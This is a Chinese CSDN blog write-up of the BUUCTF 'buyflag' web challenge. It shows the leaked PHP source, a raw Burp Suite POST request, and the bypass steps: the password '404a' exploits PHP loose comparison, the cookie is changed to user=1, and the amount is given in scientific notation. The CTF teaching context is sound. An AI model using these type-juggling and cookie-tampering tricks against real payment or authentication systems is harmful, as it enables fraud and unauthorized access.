
buuctf-buyflag


原创

m0_62094846 于 2021-11-13 15:00:30 发布 289 收藏
文章标签： 网络安全
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/m0_62094846/article/details/121302833
版权



翻了页面，看了源代码，都没什么信息

右上角有个MENU,点进去看看



Only Cuit's students can buy the FLAG

看到这句话可能就要伪造ip了

但还要回答密码，不知道什么意思，看看源代码

view-source:http://ac335b7a-46ba-4200-b279-32f9e5fd33f1.node4.buuoj.cn:81/pay.php

```
                        <hr />

                    </div>
                </section>
            </article>

        <!-- Footer -->
            <footer id="footer">

                <ul class="copyright">
                    <li>&copy; Syclover</li><li>Design: Cl4y</li>
                </ul>
            </footer>

    </div>

<!-- Scripts -->
    <script src="assets/js/jquery.min.js"></script>
    <script src="assets/js/jquery.scrollex.min.js"></script>
    <script src="assets/js/jquery.scrolly.min.js"></script>
    <script src="assets/js/skel.min.js"></script>
    <script src="assets/js/util.js"></script>
    <!--[if lte IE 8]><script src="assets/js/ie/respond.min.js"></script><![endif]-->
    <script src="assets/js/main.js"></script>

</body>
<!--
    post money and password
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
-->
</html>
```

CSDN @rn0_62094846

POST password=404a，抓包修改一下身份

Burp Suite Professional v2021.3 - Temporary Project - licensed to google

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × 2 × 3 × ...

Send Cancel

Target: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81

Request

Pretty Raw \n Actions

```
POST /pay.php HTTP/1.1
Host: 40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
Origin: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81
Connection: close
Referer: http://40f8f83c-7d8e-424c-a5e9-9427d0d0ae2a.node4.buuoj.cn:81/pay.php
Cookie: UM_distinctid=17c1343da01131-028c7906556a018-4c3e2778-144000-17c1343da02121; user=0
Upgrade-Insecure-Requests: 1

password=404a
```

Response

Pretty Raw Render \n Actions

```
            </div>
            </li>
          </ul>
        </nav>
      </header>

      <!-- Main -->
      <article id="main">
        <header>
          <h2>
            Flag
          </h2>
          <p>
            Flag need your 100000000 money
          </p>
        </header>
        <section class="wrapper style5">
          <div class="inner">

            <h3>
              attention
            </h3>
            <p>
              If you want to buy the FLAG:</br>
              You must be a student from CUIT!!!</br>
              You must be answer the correct password!!!


            </p>
            <hr />
            <p>
              Only Cuit's students can buy the FLAG</br>

            </p>


            <hr />

          </div>
        </section>
```


Search... 0 matches

Done


2,632 bytes | 60 millis

CSDN @rn0_62094846


user有点特别，应该是在这里检验身份




身份正确，但是要pay for flag



页面需要100000000 money，这应该是参数



数字太长了，用科学计数法，注意用e



创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖